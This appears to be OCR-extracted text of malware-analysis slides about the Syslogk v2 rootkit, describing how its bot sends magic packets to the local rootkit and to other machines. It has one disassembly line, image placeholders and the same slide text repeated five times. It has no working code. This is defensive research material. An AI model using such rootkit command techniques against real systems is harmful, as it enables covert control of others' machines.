
```
.data:000000000061B670 pid             dd 0FFFFFFFFh
```

Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.
    - ○ __step1__




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.

